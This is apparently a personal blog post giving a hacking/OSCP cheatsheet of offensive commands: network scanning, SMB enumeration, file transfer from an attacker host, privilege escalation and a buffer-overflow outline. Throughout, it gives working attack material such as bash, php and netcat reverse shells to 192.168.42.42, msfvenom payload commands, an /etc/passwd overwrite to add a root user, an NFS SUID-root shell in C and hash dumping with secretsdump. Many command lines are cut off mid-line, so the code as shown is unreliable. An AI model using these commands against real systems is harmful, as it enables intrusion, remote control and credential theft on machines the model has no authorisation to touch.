11 minutes

Hacking/OSCP cheatsheet

2020-04-07 —
#blog #cheatsheet #hacking #linux #windows #exfiltration #privilegeescalation

Hacking/OSCP Cheatsheet

Well, just finished my 90 days journey of OSCP labs, so now here is my cheatsheet of it (and of hacking itself), I will be adding stuff in an incremental way as I go having time and/or learning new stuff. But this is basically the tools I tend to relie and use in this way the most. Hope is helpfull for you!

Enumeration

Network discoverie

Nmap

I tend to run 3 nmaps, an initial one, a full one and an UDP one, all of them in parallel:

```
nmap -sV -O --top-ports 50 --open -oA nmap/initial <ip
nmap -sC -sV -O --open -p- -oA nmap/full <ip or cidr>
nmap -sU -p- -oA nmap/udp <ip or cidr>

--top-ports only scan the N most common ports
--open only show open ports
-sC use the default scripts
-sV detect versions
-O detect Operating Systems
-p- scan all the ports
-oA save the output in normal format, grepable and xml
-sU scan UDP ports
```

Is also possible to specify scripts or ports:

```
nmap --scripts vuln,safe,discovery -p 443,80 <ip or ci
```

If there are servers that could be not answering (ping), then add the flag -Pn (example of initial one):

```
nmap -Pn --top-ports 50 --open -oA nmap/initial <ip or
```

Ports discovery (without nmap)

nc + bash

If you get in a machine that doesn't have nmap installed, you can do a basic discovery of (for example), top 10 ports open in 192.168.30 by doing:

```
top10=(20 21 22 23 25 80 110 139 443 445 3389); for i
```

/dev/tcp/ip/port or /dev/udp/ip/port

Alternatively, is possible to do the same than above but by using the special dev files `/dev/tcp/ip/port` or `/dev/udp/ip/port` (for example nc is not found):

```
top10=(20 21 22 23 25 80 110 139 443 445 3389); for i
```

Taking these last examples, is straightforward to create a dummy script for scan a hole /24 net (for example):

```
#!/bin/bash
subnet="192.168.30"
top10=(20 21 22 23 25 80 110 139 443 445 3389)
for host in {1..255}; do
    for port in "${top10[@]}"; do
        (echo > /dev/tcp/"${subnet}.${host}/${port}")
    done
done
```

Banner grabbing (without nmap)

If nmap didn't grab banners (or is not installed), you can do it with `/dev/tcp/ip/port` `/dev/udp/ip/port` or by using telnet.

/dev/tcp/ip/port or /dev/udp/ip/port

```
cat < /dev/tcp/192.168.30.253/22
SSH-2.0-OpenSSH_6.2p2 Debian-6
^C pressed here
```

For doing it with udp ports is the same, but changing tcp for udp

telnet

```
telnet 192.168.30.253 22
SSH-2.0-OpenSSH_6.2p2 Debian-6
^C pressed here
```

Web directorie/file scanner

Gobuster

Scan all the directories/files by extension:

```
gobuster dir -u http://192.168.24.24 -w /usr/share/wor
```

For scanning without extensions, just take out the -x

Nikto

Sometimes Nikto shows juicy information, I tend to run it like:

```
nikto -Format txt -o webscan/nikto-initial -host http:
```

fuff

Web fuzzer, you can get fuff here, it basically bruteforces the dirs.

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-
```

Samba

smbclient

Check if there is anonymous login enabled:

```
smbclient -L 192.168.24.24
```

impacket

Is also possible to use impacket in the same way than smbclient to check for anonymous login (and a lot more as browse the shares) in case of incompatible versions.

```
/usr/share/doc/python3-impacket/examples/smbclient.py
```

smbmap

Check which permissions we have in those shares (if there are):

```
smbmap -H 192.168.24.24
Or having an user:
smbmap -u ceso -H 192.168.24.24
```

Version (nmap didn’t detect it)

Sometimes nmap doesn’t show the version of Samba in the remote host, if this happens, a good way to know which version the remote host is running, is to capture traffic with wireshark against the remote host on 445/139 and in parallel run an smbclient -L, do a follow tcp stream and with this we might see which version the server is running.

Exfiltration

Samba

Generate a samba server with Impacket:

```
impacket-smbserver tools /home/kali/tools
```

Mount in Windows

Mounting it in Windows with Powershell:

```
New-PSDrive -Name "tools" -PSProvider "Filesystem" -Ro
```

Mounting it without Powershell:

```
net use z: \\192.168.42.42\tools"
```

On windows, to list mounted shares, either Powershell or without it:

```
Powershell: Get-SMBShare
Without Powershell: net share
```

Mount in Linux

Is needed to have installed cifs-utils, to install it (in debian based):

```
sudo apt-get install cifs-utils
```

To mount it:

```
sudo mount -t cifs //192.168.42.42/tools ~/my_share/
```

To list mounted shares:

```
mount | grep cifs
grep cifs /proc/mount
```

HTTP

From your local attacker machine, create a http server with:

```
sudo python3 -m http.server 80
sudo python2 -m SimpleHTTPServer 80
```

It's also possible to specify which path to share, for example:

```
sudo python3 -m http.server 80 --dir /home/kali/tools
```

Windows

```
iex(new-object net.webclient).downloadstring("http://1
certutil.exe -urlcache -split -f "http://192.168.42.42
IWR -Uri "http://192.168.42.42/n64.exe" -Outfile "n64.
```

Linux

```
curl http://192.168.42.42/evil.php --output evil.php
```

FTP

If there is an ftp server which we have access, we can upload files there through it, the "" is the same for both, windows or linux:

```
Connect and login with:

ftp 192.168.42.42

Upload the files with:

put evil.py

Sometimes is needed to enter in passive mode before do

pass
```

```
followed by enter
```

Sockets

Using nc/ncat is possible to create as a listener to upload/download stuff through them, the syntax for nc and ncat is basically the same. Create the socket with:

```
Attacker:
  nc -lvnp 443 < evil.php

For both cases from windows, the only difference is to

Victim:
  nc -v 192.168.42.42 443 > evil.php
```

RDP

If we have access to a windows machine with a valid user/credentials and this user is in the “Remote Desktop Users”, we can share a local

directorie as a mount volume through rdp itself once we connect to the machine:

```
rdesktop -g 1600x800 -r disk:tmp=/usr/share/windows-bi
```

Pivoting

It’s possible to do pivoting by using proxychains, pure nc’s or in case of linux just some fifo files (I will write them down this another methods down maybe in a future), I have used during all the OSCP an awesome tool called (sshuttle)[https://github.com/sshuttle/sshuttle] (it’s a transparent proxy server that works like “a vpn”, and doesn’t require with super rights, only thing needed is that the bastion server you will use, needs to have installed python) and sometimes some SSH Forwarding. Something worth to mention nmap doesn’t work through sshuttle.

sshuttle

One hop


Let’s say we are in an intranet and we have compromised a firewall that gives us access to the management net (fw.example.mgmt - ips 192.168.20.35 and 192.168.30.253 as the management ip), by using

sshuttle we can create a “vpn” to talk directly to those servers, for that, we use:

```
sshuttle ceso@192.168.20.35 192.168.30.0/24
```

Multi-hops

Now imagine that after we broke up into the management net after some some enumeration, we ended to compromise a machine that has also access to a production environment (foreman.example.mgmt - ips 192.168.30.40 and 192.168.25.87), we can take advantage of sshuttle + ProxyCommand of ssh to create a “vpn” through this multiple hops, so...putting it down, this will be kind of as follow (the diagram is extremly simplified and just for the sake of illustrate this visually, so it doesn’t intend to provide a 100% precise network diagram):



To have that working, is needed to put the next conf in your ssh conf file (normally ~/.ssh/config. It's based on the example above, but is easy to extrapolate to different scenarios):

```
Host fw.example.mgmt
  Hostname 192.168.20.35
  User userOnFw
  IdentityFile ~/.ssh/priv_key_fw
Host foreman.example.mgmt
  Hostname 192.168.30.40
  User root
  ProxyJump fw.example.mgmt
  IdentityFile ~/.ssh/priv_key_internal
```

And now to setup the "multiple hop vpn", run:

```
sshuttle -r foreman.example.mgmt -v 192.168.25.0/24 &

Later on is possible to connect from the local machine
ssh foo@192.168.25.74
```

Reverse shells

php

```
<?php $sock = fsockopen("192.168.42.42","443"); $proc
```

```
php -r '$sock=fsockopen("192.168.42.42",443);exec("/bi
```

bash

```
bash -i >& /dev/tcp/192.168.42.42/443 0>&1
```

sh + nc

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 |
```

Perl (example deploy as cgi-bin)

```
msfvenom -p cmd/unix/reverse_perl LHOST="192.168.42.42
```

Java (example to deploy on tomcat)

```
msfvenom -p java/shell_reverse_tcp LHOST=192.168.42.42
```

Windows HTPP download reverse shell

```
msfvenom -a x86 --platform windows -p windows/exec CMD
```

Windows staged reverse TCP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192
```

Windows stageless reverse TCP

```
msfvenom -p windows/shell_reverse_tcp EXITFUNC=thread
```

Linux staged reverse TCP

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=19
```

Linux staged reverse TCP

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.
```

Privilege escalation

Windows

Run-As

```
PS C:\> $secstr = New-Object -TypeName System.Security
PS C:\> $username = "<domain>\<user>"
PS C:\> $password = '<password>'
PS C:\> $secstr = New-Object -TypeName System.Security
PS C:\> $password.ToCharArray() | ForEach-Object {$sec
PS C:\> $cred = new-object -typename System.Management
```

```
PS C:\> Invoke-Command -ScriptBlock { IEX(New-Object N
-----------------------------------------------------
Invoke-Command -ComputerName localhost -Creadential $c
```

Incorrect permisions in services (sc config binpath)

Binpath is set as running `cmd.exe` passing a commad to execute to it (so once the process dies, the one executed by it so the command to `cmd.exe` remains):

```
sc config upnphost binpath= "C:\WINDOWS\System32\cmd.e
```

SAM + SYSTEM + Security

If those 3 files are in your hands (you could download to your attacker machine), you can dump hashes and crack them:

```
/usr/share/doc/python3-impacket/examples/secretsdump.p

sudo john dumped_hashes --format=NT --wordlist=/usr/sh
```

Linux

/home/user/openssl =ep (empty capabilities)

Make 2 copies of passwd, one as backup of the original, and one that will be used as custom:

```
cp /etc/passwd /tmp/passwd.orig
cp /etc/passwd /tmp/passwd.custom
```

Now, a custom user will be created and added to `/tmp/passwd.custom` with `customPassword` and as root user (UID = GID = 0):

```
echo 'ceso:'"$( openssl passwd -6 -salt xyz customPass
```

Now, create a custom `key.pem` and `cert.pem` with openssl:

```
openssl req -x509 -newkey rsa:2048 -keyout key.pem -ou
```

Encrypt the new custom passwd:

```
openssl smime -encrypt -aes256 -in /tmp/passwd.custom
```

Now, decrypt the custom passwd overwritting in the process the real one (`/etc/passwd`):

```
cd /
/home/ldapuser1/openssl smime -decrypt -in /tmp/passwd
```

And finally, just login with the user created with root privileges by using `customPassword`:

```
su - ceso
```

Command web injection: add user

```
/usr/sbin/useradd c350 -u 4242 -g root -m -d /home/c35
```

NFS; no_root_squash,insecure,rw

If `/etc/exports` has a line like:

```
/srv/pelota 192.168.42.0/24(insecure,rw)
/srv/pelota 127.0.0.1/32(no_root_squash,insecure,rw)
```

NFS is being exported and you and you have ssh access to the machine. From your attacker machine **while logged as root** user run:

```
ssh -f -N megumin@192.168.42.43 -L 2049:127.0.0.1:2049
mount -t nfs 127.0.0.1:/srv/pelota my_share
```

```
cd my_share
cat > shell.c<<EOF
#include <unistd.h>
int main(){
  setuid(0);
  setgid(0);
  system("/bin/bash");
}
EOF
gcc shell.c -o shell
chmod u+s shell
```

Now from inside a SSH session on the victim machine (in this example `192.168.42.32`):

```
bash-4.2$ cd /srv/pelota
bash-4.2$ ./shell
bash-4.2# id
uid=0(root) gid=0(root) groups=0(root),1000(megumin) c
```

Good to know (either Windows and/or Linux)

Arch cross compile exploit (and diff

glibc version)

```
gcc -m32 -Wall -Wl,--hash-style=both -o gimme.o gimme.
```

IP restriction at application level, bypass

Try to send a request modifying the HTTP header by adding:

```
X-Forwarder-For: <ip allowed>
```

Windows - check OS information

```
systeminfo
ver
```

Windows - check architecture

```
wmic os get osarchitecture
echo %PROCESSOR_ARCHITECTURE%
```

Powershell running as 32 or 64 bits

```
[Environment]::Is64BitProcess
```

Linux LFI - intesresting files to look after

```
/proc/self/status
/proc/self/environ
/etc/passwd
/etc/hosts
/etc/exports
```

Simple Buffer Overflow (32 bits, NO ASLR and NO DEP)

Summarized steps

- 0 - Crash the application
- 1 - Fuzzing (find aprox number of bytes where the crash took place)
- 2 - Find offset
- 3 - EIP control
- 4 - Check for enough space on buffer
- 5 - Badchars counting
- 6 - Find return address (JMP ESP)
- 7 - Create payload

Fuzzing: example with vulnserver + spike on TRUN command

```
cat > trun.spk <<EOF
s_readline();
s_string("TRUN ");
s_string_variable("COMMAND");
EOF
```

Now, start wireshark filtering on the target IP/PORT below and run the `trun.spk`:

```
generic_send_tcp 172.16.42.131 9999 trun.spk 0 0
```

Once a crash takes place, go to wireshark to locate the crash.

Badchars

From the block below, the next ones were not included (most common badchars):

```
\x00 --> null byte
\x0a --> new line character (AKA "\n")
```

So...actual list of badchars:

```
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x
```

Usefull tools (on Kali Linux)

create_pattern

```
/usr/share/metasploit-framework/tools/exploit/pattern_
/usr/bin/msf-pattern_create
```

pattern_offset

```
/usr/share/metasploit-framework/tools/exploit/pattern_
/usr/bin/msf-pattern_offset
```

nasm_shell

```
/usr/share/metasploit-framework/tools/exploit/nasm_she
/usr/bin/msf-nasm_shell
```

msfvenom

```
/usr/share/metasploit-framework/msfvenom
/usr/bin/msfvenom
```

Shellcode POC: calc.exe

```
msfvenom -p windows/exec -b '\x00\x0A' -f python --var
```

Usefull links

Privilege escalation

Linux

- https://gtfobins.github.io/
- https://book.hacktricks.xyz/linux-unix/privilege-escalation
- https://guif.re/linuxeop
- https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
- https://www.win.tue.nl/~aeb/linux/hh/hh-8.html
- http://www.dankalia.com/tutor/01005/0100501004.htm

Windows

- https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/
- http://www.fuzzysecurity.com/tutorials/16.html
- https://github.com/J3rryBl4nks/LPEWalkthrough/blob/master/Walkthrough.md
- https://github.com/worawit/MS17-010 **<—— Eternal blue without MSF**

- https://github.com/ankh2054/windows-pentest
- https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_windows.html
- https://hackingandsecurity.blogspot.com/2017/09/oscp-windows-priviledge-escalation.html
- https://github.com/frizb/Windows-Privilege-Escalation

Misc

Windows

- http://www.cheat-sheets.org/saved-copy/Windows_folders_quickref.pdf
- https://www.lemoda.net/windows/windows2unix/windows2unix.html
- https://bernardodamele.blogspot.com/2011/12/dump-windows-password-hashes.html
- https://gracefulsecurity.com/path-traversal-cheat-sheet-windows/
- https://bernardodamele.blogspot.com/2011/12/dump-windows-password-hashes.html
- https://malicious.link/post/2016/kerberoast-pt1/

Linux

- http://www.pathname.com/fhs/pub/fhs-2.3.html
- https://github.com/rapid7/ssh-badkeys
- http://www.linusakesson.net/programming/tty/

- http://pentestmonkey.net/blog/post-exploitation-without-a-tty

Pivoting

- https://artkond.com/2017/03/23/pivoting-guide/
- https://nullsweep.com/pivot-cheatsheet-for-pentesters/
- https://0xdf.gitlab.io/2019/01/28/pwk-notes-tunneling-update1.html

Brute force/Cracking

- https://github.com/Coalfire-Research/npk **<—— Distributed hash-cracking platform on serverless AWS componentes**
- https://hashcat.net/wiki/doku.php?id=example_hashes
- https://github.com/danielmiessler/SecLists
- https://github.com/rapid7/ssh-badkeys
- https://crackstation.net/

Compiling exploits

- https://stackoverflow.com/questions/4032373/linking-against-an-old-version-of-libc-to-provide-greater-application-coverage

- https://www.lordaro.co.uk/posts/2018-08-26-compiling-glibc.html
- https://www.offensive-security.com/metasploit-unleashed/alphanumeric-shellcode/

Obfuscators

- https://github.com/danielbohannon/Invoke-Obfuscation
- https://github.com/Bashfuscator/Bashfuscator

Deobfuscators

- https://www.unphp.net/
- https://lelinhtinh.github.io/de4js/
- http://jsnice.org/
- https://github.com/java-deobfuscator/deobfuscator

Buffer Overflows

- https://github.com/justinsteven/dostackbufferoverflowgood
- https://github.com/stephenbradshaw/vulnserver
- https://www.vulnhub.com/entry/brainpan-1,51/
- https://exploit.education/phoenix/

- https://www.youtube.com/watch?v=1S0aBV-Waeo

Another OSCP/Hacking Cheatsheets

- https://github.com/swisskyrepo/PayloadsAllTheThings/
- https://github.com/tagnullde/OSCP/blob/master/oscp-cheatsheet.md
- https://github.com/Optixal/OSCP-PWK-Notes-Public
- https://github.com/OlivierLaflamme/Cheatsheet-God
- https://github.com/0x4D31/awesome-oscp
- https://github.com/xapax/security
- https://book.hacktricks.xyz/
- https://0xdf.gitlab.io/2018/12/02/pwk-notes-smb-enumeration-checklist-update1.html
- https://www.netsecfocus.com/oscp/2019/03/29/The_Journey_to_Try_Harder-_TJNulls_Preparation_Guide_for_PWK_OSCP.html

READ OTHER POSTS

← A Journey in the ... Hack The Box - Al →

Sign in to comment

Styling with Markdown is supported

Sign in to comment